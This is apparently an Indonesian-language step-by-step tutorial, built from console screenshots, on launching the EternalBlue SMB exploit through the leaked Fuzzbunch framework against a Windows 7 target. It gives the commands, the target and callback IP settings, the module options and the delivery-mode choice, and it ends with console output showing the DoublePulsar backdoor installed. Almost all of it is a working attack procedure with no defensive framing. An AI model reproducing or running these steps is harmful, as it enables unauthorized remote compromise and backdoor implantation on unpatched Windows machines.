
cek apakah ada launcher.dll atau tidak? Jjika ada maka salin ke /var/www/html, caranya

cp launcher.dll /var/www/html

Jalankan apache server pada kali-linux

service apache2 restart


Di Windows 7



```
C:\Python26>python fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => D:\DSZOPSDISK\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => D:\logs
[*] Autorun ON

ImplantConfig Autorun List
==========================

  0) prompt confirm
  1) execute


Exploit Autorun List
====================

  0) apply
  1) touch all
  2) prompt confirm
  3) execute


Special Autorun List
====================
```

cd\python26


python fb.py



```
  1) prompt confirm
  2) execute


[+] Set FbStorage => C:\Python26\storage

[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.1.58
[?] Default Callback IP Address [] : 192.168.1.233
[?] Use Redirection [yes] : no

[?] Base Log directory [D:\logs] :
[*] Checking D:\logs for projects
Index     Project
-----     -------
0         Create a New Project

[?] Project [0] : 0
[?] New Project Name : coba
[?] Set target log directory to 'D:\logs\coba\z192.168.1.58'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.1.58
[+] Set CallbackIp => 192.168.1.233

[!] Redirection OFF
[+] Set LogDir => D:\logs\coba\z192.168.1.58
[+] Set Project => coba

fb > _
```


Masukkan seperti di atas untuk target ip address, lalu default callback ip address (ip vm windows 7).

Sisanya ikuti seperti di atas…




```
[!] Redirection OFF
[+] Set LogDir => D:\logs\coba\z192.168.1.58
[+] Set Project => coba

fb > use Eternalblue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.1.58

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                     Value
----                     -----
NetworkTimeout           60
TargetIp                 192.168.1.58
TargetPort               445
VerifyTarget             True
VerifyBackdoor           True
MaxExploitAttempts       3
GroomAllocations         12
Target                   WIN72K8R2

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1 f
or no timeout.

[?] NetworkTimeout [60] :
```

use Eternalblue, sisanya ikuti seperti di atas, sesuaikan set TargetIp dengan ip target




```
[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.1.58] :

[*]  TargetPort :: Port used by the SMB service for exploit connection

[?] TargetPort [445] :

[*]  VerifyTarget :: Validate the SMB string from target against the target sele
cted before exploitation.

[?] VerifyTarget [True] :

[*]  VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor befor
e throwing. This option must be enabled for multiple exploit attempts.

[?] VerifyBackdoor [True] :

[*]  MaxExploitAttempts :: Number of times to attempt the exploit and groom. Dis
abled for XP/2K3.

[?] MaxExploitAttempts [3] :

[*]  GroomAllocations :: Number of large SMBv2 buffers (Vista+) or SessionSetup
allocations (XK/2K3) to do.

[?] GroomAllocations [12] :

[*]  Target :: Operating System, Service Pack, and Architecture of target OS

    0) XP             Windows XP 32-Bit All Service Packs
   *1) WIN72K8R2      Windows 7 and 2008 R2 32-Bit and 64-Bit All Service Packs

[?] Target [1] : 1
```

Untuk target pada OS disesuaikan




```
[?] Target [1] : 1


[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

   *0) DANE      Forward deployment via DARINGNEOPHYTE
    1) FB        Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB

[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
(y/n) [Yes] : y
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.1.58] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.1.58:445

[+] Configure Plugin Remote Tunnels


Module: Eternalblue
===================

Name                      Value
----                      -----
DaveProxyPort             0
NetworkTimeout            60
TargetIp                  192.168.1.58
TargetPort                445
VerifyTarget              True
VerifyBackdoor            True
MaxExploitAttempts        3
GroomAllocations          12
ShellcodeBuffer
Target                    WIN72K8R2

[?] Execute Plugin? [Yes] :
```

Pada Mode : Delivery mechanism pilih 1, sisanya seperti di atas.




```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (39 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
0x00000020  50 61 63 6b 20 31 00                             Pack 1.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x86 (32-bit)
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                            ..
[*] Received output parameters from CORE
[+] Eternalblue Succeeded
```



